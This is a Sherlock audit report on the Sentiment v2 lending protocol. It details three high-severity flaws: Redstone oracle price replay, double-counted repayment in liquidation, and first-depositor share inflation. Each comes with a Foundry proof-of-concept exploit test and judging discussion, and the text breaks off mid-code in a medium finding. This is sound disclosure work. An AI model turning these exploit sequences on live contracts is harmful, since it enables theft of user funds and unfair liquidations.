✔SHERLOCK

Sherlock Security Review For Sentiment

Public contest prepared for:	Sentiment
Lead Security Expert:	hash
Date Audited:	August 14 - August 24, 2024

Introduction

Sentiment is a decentralized onchain lending protocol, that enables users to programmatically lend and borrow digital assets.

Scope

Repository: sentimentxyz/protocol-v2

Branch: master

Audited Commit: 04bf15565165396608cc0aedacf05897235518fd

Final Commit: 46519d5dfd66f827413ea06867aa5279f877f1d1

For the detailed scope, see the contest details.

Findings

Each issue has an assigned severity:

- Medium issues are security vulnerabilities that may not be directly exploitable or may require certain conditions in order to be exploited. All major issues should be addressed.
- High issues are directly exploitable security vulnerabilities that need to be fixed.

Issues found

Medium	High
23	3

Issues not fixed or acknowledged

Medium	High
0	0

Security experts who found valid issues

hash
valuevalk
Obsidian
HHK
smbv-1923
vatsal
AlexCzm
A2-security
0xarno
h2134
EgisSecurity
000000
sl1
cawfree
iamnmt
Nihavent
serial-coder
pseudoArtist
Brenzee
ZeroTrust
phoenixv110
zarkk01
ThePharmacist
X12
Flare
eeshenggoh
S3v3ru5
Yashar
Bigsam
Atharv
MohammedRizwan
KupiaSec
sheep
dimah7
0xDemon
dhank
0xDazai
Yuriisereda
Oblivionis
Kalogerone
0xdeadbeef
iamandreiski
theweb3mechanic
0xAristos
tvdung94
Tendency
Ryonen
cryptomoon
nfmelendez
0xKartikgiri00
ravikiran.web3
4gontuk
xtesias
0xAadi
dany.armstrong90
0xLeveler
NoOne
jennifer37
0xAlix2
Bauer
0xBeastBoy
AresAudits
JuggerNaut63
0xpranav
0xMax1mus
aslanbek
Mahi_Vasisth
oxkmmm
Mike_Bello90
wellbyt3

Issue H-1: Red Stone Oracle Can Time Travel

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/23

Found by

AlexCzm, HHK, cawfree, valuevalk

Summary

The can be atomically manipulated repeatedly back and forth between different observations within the validity period to yield different price readings upon demand.

Vulnerability Detail

The requires callers to manually update and cache the oracle price via the function:

```
function updatePrice() external {
    // values[0] -> price of ASSET/USD
    // values[1] -> price of ETH/USD
    // values are scaled to 8 decimals

    uint256[] memory values = getOracleNumericValuesFromTxMsg(dataFeedIds);

    assetUsdPrice = values[0];
    ethUsdPrice = values[1];

    // RedstoneDefaultLibs.sol enforces that prices are not older than 3 mins.
 ↪  since it is not
    // possible to retrieve timestamps for individual prices being passed, we
 ↪  consider the worst
    // case and assume both prices are 3 mins old
    priceTimestamp = block.timestamp - THREE_MINUTES;
}
```

Although here we correctly consider the worst-case staleness for newly-submitted observation (and the inter-observation timestamps themselves are validated to be consistent between both readings), there are are no protections against repeatedly calling using valid data during the result validity period (for example, two different observations which took place within the same validity period) - even if that data has been seen before.

This means it is possible to call with one valid observation, immediately call it with a second valid observation, and then update again to revert back to the original observation in an effort to manipulate price.

Proof of Concept

This proof of concept is split into two sections - for quick verification, judges need only focus on the first part, whereas the second part provides instructions on how to recreate mock payloads locally.

Example Observations (default)

1. Add the following file (i.e. `Sherlock.t.sol`) to the directory:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.24;

import {Test, console} from "forge-std/Test.sol";
import { Math } from "@openzeppelin/contracts/utils/math/Math.sol";
import "@redstone-oracles-monorepo/packages/evm-connector/contracts/data-services/M⌋
↪  ainDemoConsumerBase.sol";

import {RedstoneCoreOracle} from "../src/oracle/RedstoneOracle.sol";

/// @notice A mock oracle which allows us to use Sentiment's
/// @notice `RedstoneCoreOracle` in conjunction with the
/// @notice mock payload signatures.
contract SherlockRedstoneCoreOracle is RedstoneCoreOracle {

    constructor(address asset, bytes32 assetFeedId, bytes32 ethFeedId)
        RedstoneCoreOracle(asset, assetFeedId, ethFeedId) {}

    function getUniqueSignersThreshold() public view virtual override returns
↪   (uint8) {
        return 1;
    }

    function getAuthorisedSignerIndex(
        address signerAddress
    ) public view virtual override returns (uint8) {
        /// @notice Using the address related to the private key in
        /// @notice Redstone Finance's `minimal-foundry-repo`:
↪   https://github.com/redstone-finance/minimal-foundry-repo/blob/c493d4c1e15fa1b08⌋
↪   ebaae85f454b843ba5999c4/getRedstonePayload.js#L24C24-L24C90

        /// @dev const redstoneWallet = new ethers.Wallet('0x548e7c2fae09cc353ffe54⌋
↪   ed40609d88a99fab24acfc81bfbf5cd9c11741643d');
        //  @dev console.log('Redstone:', redstoneWallet.address);
        /// @dev Redstone: 0x71d00abE308806A3bF66cE05CF205186B0059503
        if (signerAddress == 0x71d00abE308806A3bF66cE05CF205186B0059503) return 0;

        revert SignerNotAuthorised(signerAddress);
    }
}
```

```
contract SherlockTest is Test {

    using Math for uint256;

    /// @notice Demonstrate that the `RedstoneCoreOracle` is
    /// @notice vulnerable to manipulation.
    function testSherlockRedstoneTimestampManipulation() external {
        /// @notice You must use an Arbitrum mainnet compatible
        /// @notice archive node rpc.
        vm.createSelectFork(vm.envString("ARB_RPC_URL"));

        /// @notice This conditional controls whether to generate and sign
        /// @notice Redstone payloads locally, in case judges would like to
        /// @notice verify the payload content for themselves. This happens
        /// @notice if you specify `GENERATE_REDSTONE_PAYLOADS=true`
        /// @notice in your `.env`.
        /// @notice By default, the test suite will fall back to the included
 ↪  payloads.
        bool generatePayloads = vm.envExists("GENERATE_REDSTONE_PAYLOADS");
        if (generatePayloads) generatePayloads =
 ↪  vm.envBool("GENERATE_REDSTONE_PAYLOADS");

        /// @notice Warp to a recent Arbitrum block. We have this fixed
        /// @notice in place to ease the generation of mock observations
        /// @notice which satisfy the validity period.
        vm.warp(243528007) /* Warp To Block */;

        bytes memory beforePayload = (
            generatePayloads
                ? new
 ↪  SherlockMockRedstonePayload().getRedstonePayload("ETH:3000:8,USDC:1:8",
 ↪  "243528007000")
                : bytes(hex"4554480000000000000000000000000000000000000000000000000⌋
 ↪  00000000000000000000000000000000000000000000000000000000000000045d964b800555344⌋
 ↪  4300000000000000000000000000000000000000000000000000000000000000000000000000000⌋
 ↪  000000000000000000000000000000000005f5e1000038b3667d58000000020000002f3d4b060d7⌋
 ↪  93f6ba027fcbb94ab6ba26f17a1527446c42e7bc32e14926aa2f1167d1d38049f766c56d48170b9⌋
 ↪  acdea4315b2132a6e3bba0137b87bf2305df1371c0001000000000002ed57011e0000")
        );

        bytes memory afterPayload = (
            generatePayloads
                ? new
 ↪  SherlockMockRedstonePayload().getRedstonePayload("ETH:2989:8,USDC:1:8",
 ↪  "243528066000" /* 59s in the future */)
```

```
                : bytes(hex"4554480000000000000000000000000000000000000000000000000⌟
↪   0000000000000000000000000000000000000000000000000000000000000004597d40d00555344⌟
↪   4300000000000000000000000000000000000000000000000000000000000000000000000000000⌟
↪   0000000000000000000000000000000000005f5e1000038b36763d00000002000000290709f13dc⌟
↪   06738bbdb82175adbd9b0532cad9db59367b9e63ffac979230fdf222a0043cbcfe6244c30207df1⌟
↪   355c416c6165b5d0b1d2a54eab53a807de8a5ed1b00010000000000002ed57011e0000")
        );

        SherlockRedstoneCoreOracle sherlockRedstoneCoreOracle = new
↪   SherlockRedstoneCoreOracle({
            asset: 0xaf88d065e77c8cC2239327C5EDb3A432268e5831,
            assetFeedId: bytes32("USDC"),
            ethFeedId: bytes32("ETH")
        });

        bool success;

        console.log("Apply Before Payload:");
        (success,) = address(sherlockRedstoneCoreOracle).call(
            abi.encodePacked(abi.encodeWithSignature("updatePrice()"),
↪   beforePayload)
        );
        require(success);

        console.log("ETH:", sherlockRedstoneCoreOracle.ethUsdPrice());
        console.log("USDC:", sherlockRedstoneCoreOracle.assetUsdPrice());

        console.log("Apply After Payload:");
        (success,) = address(sherlockRedstoneCoreOracle).call(
            abi.encodePacked(abi.encodeWithSignature("updatePrice()"), afterPayload)
        );
        require(success);

        console.log("ETH:", sherlockRedstoneCoreOracle.ethUsdPrice());
        console.log("USDC:", sherlockRedstoneCoreOracle.assetUsdPrice());

        console.log("Apply Before Payload Again:");
        (success,) = address(sherlockRedstoneCoreOracle).call(
            abi.encodePacked(abi.encodeWithSignature("updatePrice()"),
↪   beforePayload)
        );
        require(success);

        console.log("ETH:", sherlockRedstoneCoreOracle.ethUsdPrice());
        console.log("USDC:", sherlockRedstoneCoreOracle.assetUsdPrice());
    }

}

/// @notice A contract which we can use to pull results from
/// @notice `getRedstonePayload.js`, a utility which enables
/// @notice us to mock redstone payloads for local development.
/// @notice This is only used when `GENERATE_REDSTONE_PAYLOADS=true`.
/// @notice Credit: https://github.com/redstone-finance/minimal-foundry-repo/blob/m
↪ ain/getRedstonePayload.js
contract SherlockMockRedstonePayload is Test {
    function getRedstonePayload(
        // dataFeedId:value:decimals
        string memory priceFeed,
        // i.e. 1000
        string memory timestampMilliseconds
    ) public returns (bytes memory) {
        string[] memory args = new string[](4);
        args[0] = "node";
        args[1] = "../minimal-foundry-repo/getRedstonePayload.js";
        args[2] = priceFeed;
        args[3] = timestampMilliseconds;

        return vm.ffi(args);
    }
}
```

Next, run `ARB_RPC_URL="arbitrum-archive-node-url"forgetest--match-test"testSherlockRedstoneTimestampManipulation"--ffi-vv` to yield the following:

```
Ran 1 test for test/Sherlock.t.sol:SherlockTest
[PASS] testSherlockRedstoneTimestampManipulation() (gas: 1332213)
Logs:
  Apply Before Payload:
  ETH: 300000000000
  USDC: 100000000
  Apply After Payload:
  ETH: 298900000000
  USDC: 100000000
  Apply Before Payload Again:
  ETH: 300000000000
  USDC: 100000000

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 2.52s (2.52s CPU time)

Ran 1 test suite in 3.10s (2.52s CPU time): 1 tests passed, 0 failed, 0 skipped (1
↪ total tests)
```

This demonstrates that the oracle price can be manipulated arbitrarily, atomically.

Generating Observations In order to validate the calldata in the provided proof of concept exploit is authentic, in addition to the previous steps, judges will need to perform the following:

1. Clone Redstone Finance's to the top-level of the contest repo.
2. Run through the setup instructions.
3. Modify so that we can control the timestamp that the signatures are validated at via CLI argument, instead of using the system clock (this ensures we can generate observations which match the fork block number in the test):

```
- const timestampMilliseconds = Date.now();
+ const timestampMilliseconds = parseInt(args[1]); /// @dev Allow us to use custom
↪  timestamps.
```

4. Verify the implementation is working. In the working directory of `minimal-foundry-repo`, you should be able to generate simulated observations at custom timestamps like so:

```
node getRedstonePayload.js ETH:2989:8,USDC:1:8 243528066000
0x455448000000000000000000000000000000000000000000000000000000000000000000000000000⌋
↪  0000000000000000000000000000000000000004597d40d0055534443000000000000000000000000⌋
↪  0000000000000000000000000000000000000000000000000000000000000000000000000000000⌋
↪  00000000005f5e1000038b36763d00000002000000290709f13dc06738bbdb82175adbd9b0532ca⌋
↪  d9db59367b9e63ffac979230fdf222a0043cbcfe6244c30207df1355c416c6165b5d0b1d2a54eab⌋
↪  53a807de8a5ed1b00010000000000002ed57011e0000
```

5. Finally, re-run the tests back in the foundry project using:

```
GENERATE_REDSTONE_PAYLOADS=true ARB_RPC_URL="arbitrum-archive-node-url" forge test
↪  --match-test "testSherlockRedstoneTimestampManipulation" --ffi -vv
```

Impact

The can be arbitrarily and repeatedly warped between preferential timepoints that coexist within the validity period, and is therefore highly susceptible to price manipulation.

An attacker may exploit volatility over a three minute period (i.e. a stepwise reduction or appreciation in relative asset value) and repeatedly trade between minima and maxima - for example, purchasing at a checkpoint of low valuation and selling at a checkpoint of higher valuation.

This manipulation can be performed atomically within a single transaction, and requires little complexity.

Code Snippet

https://github.com/sherlock-audit/2024-08-sentiment-v2/blob/25a0c8aeaddec273c5318540059165696591ecfb/protocol-v2/src/oracle/RedstoneOracle.sol#L48C5-L61C6

Tool used

Manual Review

Recommendation

Allow at least the `THREE_MINUTES` period to expire since the last update before accepting a new update; if an attempt is made during this period, then terminate execution silently without a `revert`.

Here's an example of this approach.

Discussion

cawfree

Escalate

Dependence upon the provided oracle implementation poses a **significant** risk to the protocol.

Users have the freedom to arbitrarily control the price feeds of dependent assets in lieu of either significant attack complexity or prohibitive cost.

Even slight price volatility over the course of the three minute validity period would provide ample opportunity for an attacker to amplify impact when warping repeatedly between observations - consequently, there would be increased likelihood for the regularity of multifaceted protocol exploits rooted in this manipulation.

In this regard, we request this issue should be regarded as high severity.

sherlock-admin3

> Escalate
>
> Dependence upon the provided oracle implementation poses a **significant** risk to the protocol.
>
> Users have the freedom to arbitrarily control the price feeds of dependent assets in lieu of either significant attack complexity or prohibitive cost.
>
> Even slight price volatility over the course of the three minute validity period would provide ample opportunity for an attacker to amplify impact when warping repeatedly between observations - consequently, there would be increased likelihood for the regularity of multifaceted protocol exploits rooted in this manipulation.
>
> In this regard, we request this issue should be regarded as high severity.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

10xhash

Escalate

There is no impact. The team has decided to choose any price within the range (-3 to +1) minutes as valid at any given timestamp

sherlock-admin3

> Escalate
>
> There is no impact. The team has decided to choose any price within the range (-3 to +1) minutes as valid at any given timestamp

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

cawfree

@10xhash

So am I correct in understanding that you believe an attacker repeatedly warping the price oracle back and forth between two preferred observations within the same transaction does not pose a risk to the protocol?

MrValioBg

Hey @10xhash! The core issue here is that the current logic allows someone to bring back old prices. It's true that prices which are at most 3 minutes old may be submitted, but that's not the main problem. The issue is that a more recent price can be replaced by an older one, with no limit on how many times this can happen, as long as the older price is within the last 3 minutes.

The problem arises when, for example, price X is submitted, followed by price Y. Anyone can bring back the older price X, even though price Y is more recent and up to date. This not only opens the door for back-and-forth switching between prices, as @cawfree described, but an attacker can arbitrarily choose older prices before the Y price.

Now, imagine that we are currently at `00:00:00`, and consider the following scenario. A stable price, P1, aggregated 2-3 seconds earlier, so around `23:59:58`, is set via the `updatePrice()` function,.

However, within the last 3 minutes, there was a brief period of volatility in the market, leading to a sudden but quickly recovered drop. This kind of scenario happens often–many tokens can drop by 1-2% and regain their value in a matter of seconds. During this volatility, Redstone Oracle aggregated a bad price at, say, `23:57:21`.

Although the recent price, P1, has already been submitted and correctly updated in the protocol, anyone can currently bring back the sudden drop from `23:57:21`, leading to potential liquidations + arbitrage activities, as they can also bring the P1 back.

You may argue that this price at `23:57:21` could have been submitted anyway, but it was *not*. Allowing to bring it back and switch it with a a more current one *unlimited amount of times poses significant risks. This won't be possible if we did not allow older prices to be set. (Here we refer to older, as older than the current one set)

Since this can lead to a significant loss of funds, this issue is valid. It should be upgraded to **high severity**, as per Sherlock's rules.

I've also submitted the same issue here, and it should be marked as **HIGH** severity and labeled as a **duplicate** as well. (@cawfree has escalated it :))

cvetanovv

I agree with @cawfree escalation.

The ability to manipulate the Redstone Oracle by repeatedly submitting older prices within the 3-minute validity period poses a significant risk to the protocol.

The fact that an attacker can choose between different valid price points in the same transaction creates an opportunity for price manipulation, leading to potential liquidations and arbitrage exploitation.

Planning to accept @cawfree escalation and make this issue High.

Evert0x

Result: High Has Duplicates

sherlock-admin3

Escalations have been resolved successfully!

Escalation status:

- cawfree: accepted
- 10xhash: rejected

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits: https://github.com/sentimentxyz/protocol-v2/pull/331

Issue H-2: User's can seize more assets during liquidation by using type(uint).max

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/556

Found by

A2-security, Brenzee, EgisSecurity, hash, serial-coder, sl1

Summary

User's can seize more assets during liquidation than what should be actually allowed by replaying the repayment amount using type(uint).max

Vulnerability Detail

The liquidators are restricted on the amount of collateral they can seize during a liquidation

Eg: if a position has 1e18 worth debt, and 2e18 worth collateral, then on a liquidation the user cannot seize 2e18 collateral by repaying the 1e18 debt, and they are limited to seizing for ex. 1.3e18 worth of collateral (depends on the liquidation discount how much profit a liquidator is able to generate)

The check for this max seizable amount is kept inside `_validateSeizedAssetValue`

link

```
function _validateSeizedAssetValue(
    address position,
    DebtData[] calldata debtData,
    AssetData[] calldata assetData,
    uint256 discount
) internal view {
    // compute value of debt repaid by the liquidator
    uint256 debtRepaidValue;
    uint256 debtLength = debtData.length;
    for (uint256 i; i < debtLength; ++i) {
        uint256 poolId = debtData[i].poolId;
        uint256 amt = debtData[i].amt;
        if (amt == type(uint256).max) amt = pool.getBorrowsOf(poolId, position);
        address poolAsset = pool.getPoolAssetFor(poolId);
        IOracle oracle = IOracle(riskEngine.getOracleFor(poolAsset));
        debtRepaidValue += oracle.getValueInEth(poolAsset, amt);
    }
    .....

    uint256 maxSeizedAssetValue = debtRepaidValue.mulDiv(1e18, (1e18 - discount));
    if (assetSeizedValue > maxSeizedAssetValue) {
        revert RiskModule_SeizedTooMuch(assetSeizedValue, maxSeizedAssetValue);
    }
```

But the `_validateSeizedAssetValue` is flawed as it assumes that the value `type(uint256).max` will result in the liquidator repaying the current `pool.getBorrowsOf(poolId,position)` value. In the actual execution, an attacker can repay some amount earlier and then use `type(uint256).max` on the same pool which will result in a decreased amount because debt has been repaid earlier

Eg: getBorrows of position = 1e18 user passes in 0.9e18 and type(uint).max as the repaying values the above snippet will consider it as 0.9e18 + 1e18 being repaid and hence allow for more than 1.9e18 worth of collateral to be seized but during the actual execution, since 0.9e18 has already been repaid, only 0.1e18 will be transferred from the user allowing the user

POC Code

Apply the following diff and run `testHash_LiquidateExcessUsingDouble`. It is asserted that a user can use this method to seize the entire collateral of the debt position even though it results in a much higher value than what should be actually allowed

```
diff --git a/protocol-v2/test/integration/LiquidationTest.t.sol
 ↪ b/protocol-v2/test/integration/LiquidationTest.t.sol
index beaca63..29e674a 100644
--- a/protocol-v2/test/integration/LiquidationTest.t.sol
+++ b/protocol-v2/test/integration/LiquidationTest.t.sol
@@ -48,6 +48,85 @@ contract LiquidationTest is BaseTest {
         vm.stopPrank();
     }

+    function testHash_LiquidateExcessUsingDouble() public {
+        vm.startPrank(user);
+        asset2.approve(address(positionManager), 1e18);
+
+        // deposit 1e18 asset2, borrow 1e18 asset1
+        Action[] memory actions = new Action[](7);
+        (position, actions[0]) = newPosition(user, bytes32(uint256(0x123456789)));
+        actions[1] = deposit(address(asset2), 1e18);
+        actions[2] = addToken(address(asset2));
+        actions[3] = borrow(fixedRatePool, 1e18);
+        actions[4] = approve(address(mockswap), address(asset1), 1e18);
+        bytes memory data = abi.encodeWithSelector(SWAP_FUNC_SELECTOR,
 ↪ address(asset1), address(asset2), 1e18);
+        actions[5] = exec(address(mockswap), 0, data);
+        actions[6] = addToken(address(asset3));
+        positionManager.processBatch(position, actions);
+        vm.stopPrank();
+        assertTrue(riskEngine.isPositionHealthy(position));
+
+        (uint256 totalAssetValue, uint256 totalDebtValue, uint256
↪  minReqAssetValue) = riskEngine.getRiskData(position);
+
+        assertEq(totalAssetValue, 2e18);
+        assertEq(totalDebtValue, 1e18);
+        assertEq(minReqAssetValue, 2e18);
+
+        // modify asset2 price from 1eth to 0.9eth
+        // now there is 1e18 debt and 1.8e18 worth of asset2
+        FixedPriceOracle pointOneEthOracle = new FixedPriceOracle(0.9e18);
+        vm.prank(protocolOwner);
+        riskEngine.setOracle(address(asset2), address(pointOneEthOracle));
+        assertFalse(riskEngine.isPositionHealthy(position));
+
+        // maximumSeizable amount with liquidation discount : 1388888888888888888
↪  ie. 1.38e18
+        uint liquidationDiscount = riskEngine.riskModule().LIQUIDATION_DISCOUNT();
+        uint supposedMaximumSeizableAssetValue = totalDebtValue * 1e18 / (1e18 -
↪  liquidationDiscount);
+        uint maximumSeizableAssets = supposedMaximumSeizableAssetValue * 1e18 /
↪  0.9e18;
+
+        assert(maximumSeizableAssets == 1388888888888888888);
+
+        DebtData memory debtData = DebtData({ poolId: fixedRatePool, amt: 1e18 });
+        DebtData[] memory debts = new DebtData[](1);
+        debts[0] = debtData;
+
+        // verifying that attempting to seize more results in a revert
+        // add dust to cause minimal excess
+        AssetData memory asset2Data = AssetData({ asset: address(asset2), amt:
↪  maximumSeizableAssets + 10 });
+        AssetData[] memory assets = new AssetData[](1);
+        assets[0] = asset2Data;
+
+        asset1.mint(liquidator, 10e18);
+
+        vm.startPrank(liquidator);
+        asset1.approve(address(positionManager), 1e18);
+
+        // seizeAttempt value : 1250000000000000008, seizable value :
↪  1250000000000000000
+        vm.expectRevert(abi.encodeWithSelector(RiskModule.RiskModule_SeizedTooMuch⌋
↪  .selector, 1250000000000000008, 1250000000000000000));
+        positionManager.liquidate(position, debts, assets);
+        vm.stopPrank();
+
+        // but an attacker can liquidate almost double by exploiting the type.max
 ↪  issue
+        debtData = DebtData({ poolId: fixedRatePool, amt: 0.9e18 });
+        debts = new DebtData[](2);
+        debts[0] = debtData;
+
+        // replay the balance value. this will cause the repaid amount to be
 ↪  double counted allowing the user to liquidate the entire assets
+        debtData = DebtData({ poolId: fixedRatePool, amt: type(uint256).max });
+        debts[1] = debtData;
+
+        // liquidate full asset balance
+        asset2Data = AssetData({ asset: address(asset2), amt: 2e18 });
+        assets = new AssetData[](1);
+        assets[0] = asset2Data;
+
+        // liquidate
+        vm.startPrank(liquidator);
+        asset1.approve(address(positionManager), 1e18);
+        positionManager.liquidate(position, debts, assets);
+        vm.stopPrank();
+    }
+
     function testLiquidate() public {
         vm.startPrank(user);
         asset2.approve(address(positionManager), 1e18);
```

Impact

Borrowers will loose excess collateral during liquidation

Code Snippet

https://github.com/sherlock-audit/2024-08-sentiment-v2/blob/25a0c8aeaddec273c5318540059165696591ecfb/protocol-v2/src/RiskModule.sol#L129-L145

Tool used

Manual Review

Recommendation

Only allow a one entry for each poolId in the `debtData` array. This can be enforced by checking that the array is in a strictly sequential order on pools

Discussion

serial-coder

I cannot escalate the issue due to an insufficient escalation threshold.

Hi @z3s,

Why was this issue downgraded to medium?

With this vulnerability, a liquidator can seize all collateral. For proof, please refer to the coded PoC in my issue (#505).

For this reason, this issue should be high.

Thanks for your time.

kazantseff

Escalate, per the above comment

sherlock-admin3

> Escalate, per the above comment

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

cvetanovv

@z3s Can you give your opinion, please?

cvetanovv

I'm unclear why the lead judge classified this issue as Medium, but I believe this issue can be High severity.

The core problem lies in the ability to replay a previous repayment using `type(uint256).max`, which allows attackers to manipulate the liquidation process.

This manipulation results in liquidators seizing significantly more collateral than they are entitled to. Such a flaw could lead to borrowers losing a much larger portion of their collateral, creating a direct financial loss for affected users.

Planning to accept the escalation and make this issue High severity.

WangSecurity

Result: High Has duplicates

sherlock-admin4

Escalations have been resolved successfully!

Escalation status:

- kazantseff: accepted

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/sentimentxyz/protocol-v2/pull/341

Issue H-3: rounding error due to internal accounting and can steal some portion of the first depositors funds

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/597

Found by

Obsidian, smbv-1923, vatsal

Summary

Vulnerability Detail

- where: All basepool
- when: Total Supply of a pool is zero
- When total supply of pool is zero an attacker goes ahead and executes the following steps

1. mint some asset and deposit some collateral sufficient to borrow those assets.
2. Borrow a few of those assets and wait for a few block. In 100 second when at least more than 1wei interest has occurred, repay all the borrowed funds.
3. to match this condition attacker will directly transfer some funds because total balance is calculate like using balanceof(Address(this))
4. after this withdraw all but 2 wei of shares. to makes it so that the totalDepositShares = 1 and totalDepositAssets = 2 due to rounding.

- Now attacker takes advantage of rounding down when depositing to inflate the price of a share.

In a loop attacker does the following till they get their desired price of 1 share

- deposit totalDeposits + 1 assets and withdraw 1 shares
  - according to `convertToShares=assets.mulDiv(totalShares,totalAssets,rounding);`
  - it mints `shares=(amount*total.shares)/total.amount` of shares.
  - Since the attacker has deposited totalDeposits + 1 assets and totalDepositShares is 1, shares = (totalDeposits + 1 * 1) / totalDeposits = 1
  - This should have been 1.9999... but due to rounding down, the attacker gets minted 1 shares is minted

–
– and attacker withdrew in the same 1 wei transactions .
– This means at this point `totalDepositShares=1+1(mintedshares)-1(withdrewamount)=1` and `totalDeposits=totalDeposits+totalDeposits+1`
– In this loop the supply stays at 1 and totalDeposits increase exponentially. Take a look at the POC to get a better idea.

So when a user comes to the deposit get some shares but they lose of assets which get proportionally divided between existing share holders (including the attacker) due to rounding errors.

- users keep losing up to 33% of their assets. (see here)
- This means that for users to not lose value, they have to make sure that they have to deposit exact proportion of the attacker shares is an integer.

Impact

- Loss of 33% of all pool 1st depositor funds

Code Snippet

```
function testInternalDepoisitBug(uint96 assets) public {
        vm.assume(assets > 0);

        // address notPositionManager = makeAddr("notPositionManager");

        vm.startPrank(user);

        asset1.mint(user, 50_000 ether);
        asset1.approve(address(pool), 50_000 ether);

        pool.deposit(linearRatePool, 1 ether, user);

        vm.startPrank(registry.addressFor(SENTIMENT_POSITION_MANAGER_KEY));
        asset1.mint(registry.addressFor(SENTIMENT_POSITION_MANAGER_KEY), 50_000
 ↪  ether);
        console2.log("balance",asset1.balanceOf(registry.addressFor(SENTIMENT_POSIT⌋
 ↪  ION_MANAGER_KEY)));
        pool.borrow(linearRatePool, user, 1e16 );




        vm.warp(block.timestamp + 10 seconds);
        vm.roll(block.number + 100);
```

```
    uint256 borrowed = pool.getBorrowsOf(linearRatePool, user);
    pool.repay(linearRatePool,user, borrowed);


    vm.startPrank(user);
    uint256 asset_to_withdraw = pool.getAssetsOf(linearRatePool, user);

    // able to transfer because the withdraw function is calculating the total
↪  balance using the balanceOf(address(this))
    asset1.transfer(address(pool), 10000003000000001);
    asset1.transfer(address(pool), 200496896);


    pool.withdraw(linearRatePool, asset_to_withdraw-2, user, user);
    (,,,,,,,,,uint256 totalDepositAssets,uint256 totalDepositShares) =
↪  pool.poolDataFor(linearRatePool);



    for(uint8 i = 1; i < 75; i++){
        console2.log("loop", 2**i+1);
        pool.deposit(linearRatePool, 2**i+1 , user);
        // recived shares must be 1 share


        pool.withdraw(linearRatePool,1,user,user);
        (,,,,,,,,, totalDepositAssets, totalDepositShares) =
↪  pool.poolDataFor(linearRatePool);



        require(totalDepositShares == 1, "sharesReceived is not one as
↪  expected");


    }
    uint256 attackerTotalDepositAssets = totalDepositAssets;
    uint256 attackerDepositShares = totalDepositShares;
    vm.stopPrank();
    vm.startPrank(user2);
    (,,,,,,,,, totalDepositAssets, totalDepositShares) =
↪  pool.poolDataFor(linearRatePool);
    uint256 User2DepositAmount  = 2 * totalDepositAssets;
    asset1.mint(user2, User2DepositAmount -10);
    asset1.approve(address(pool), User2DepositAmount );
    pool.deposit(linearRatePool, User2DepositAmount -10, user2);
```

```
        (,,,,,,,,, totalDepositAssets, totalDepositShares) =
    ↪   pool.poolDataFor(linearRatePool);
        uint256 userTotalDepositAssets = User2DepositAmount -10;
        uint256 userDepositShares = totalDepositShares - attackerDepositShares;
        require(totalDepositShares == 2, "sharesReceived is not zero as expected");


        //NOTE: Here user1/attacker depsosited very less amount than the user2
        console2.log("-----Here user1/attacker depsosited very less amount than the
    ↪   user2 ------");
        console2.log("attackerTotalDepositAssets",attackerTotalDepositAssets);
        console2.log("userTotalDepositAssets",userTotalDepositAssets);


        assertLt(attackerTotalDepositAssets,userTotalDepositAssets, "user2
    ↪   deposited is not big amount than the user1" );


        //NOTE: Here Both shares are the same and it's 1
        console2.log("------Here Both shares are the same and it's 1------");
        console2.log("attackerDepositShares",attackerTotalDepositAssets);
        console2.log("userDepositShares",userTotalDepositAssets);


        require(userDepositShares == attackerDepositShares, "sharesReceived is not
    ↪   same as expected");

    }
```

Recommendation

I like how BalancerV2 and UniswapV2 do it

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/sentimentxyz/protocol-v2/pull/335

Issue M-1: Super pool uses `ERC20.approve` instead of safe approvals, causing it to always revert on some ERC20s

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/48

Found by

000000, 0xAlix2, 0xBeastBoy, 0xLeveler, 0xdeadbeef, A2-security, AresAudits, Bauer, EgisSecurity, JuggerNaut63, KupiaSec, MohammedRizwan, Nihavent, NoOne, Obsidian, X12, ZeroTrust, cryptomoon, h2134, hash, jennifer37, sheep

Summary

Super pools that get created on a specific asset then leverage its positions and deposit them in the ”main” pools. Super pools get created in `SuperPoolFactory::deploySuperPool`, where some initial amount is sent from the user, and then deposited in the deployed super pool. When the assets are sent from the user, the factory approves the deployed pool, to allow outbound transfers, this is done using https://github.com/sherlock-audit/2024-08-sentiment-v2/blob/main/protocol-v2/src/SuperPoolFactory.sol#L73:

```
IERC20(asset).approve(address(superPool), initialDepositAmt);
```

And the ”default” ERC20 behavior expects the `approve` function to return a boolean, however, some ERC20s on some chains don't return a value. The most popular example is USDT on the main net, and as the docs mention it should be compatible on any EVM chain and will support USDT:

> Q: On what chains are the smart contracts going to be deployed? Any EVM-compatbile network
>
> Q: If you are integrating tokens, are you allowing only whitelisted tokens to work with the codebase or any complying with the standard? Are they assumed to have certain properties, e.g. be non-reentrant? Are there any types of weird tokens you want to integrate? Tokens are whitelisted, only tokens with valid oracles can be used to create Base Pools. Protocol governance will ensure that oracles are only set for standard ERC-20 tokens (plus USDC/USDT)

Another occurrence of this is `SuperPool::reallocate`, here.

This causes Super pool to never work on these chains/tokens.

Root Cause

Some known tokens don't return a value on approvals, more info here, an example of this is USDT, which is mentioned that the protocol will use it.

Standard ERC20s return a boolean on approval, https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/token/ERC20/IERC20.sol#L67.

USDT on the main net doesn't return a value, https://etherscan.io/token/0xdac17f958d2ee523a2206206994597c13d831ec7#code.

Impact

Super pools can never be created and used for assets that don't return a value on approval, an example of this is USDT on Ethereum main net.

PoC

Minimal mock USDT token:

```
// SPDX-License-Identifier: AGPL-3.0-only
pragma solidity >=0.8.0;

contract MockUSDT {
    string public name;
    string public symbol;
    uint8 public immutable decimals;
    uint256 public totalSupply;
    mapping(address => uint256) public balanceOf;
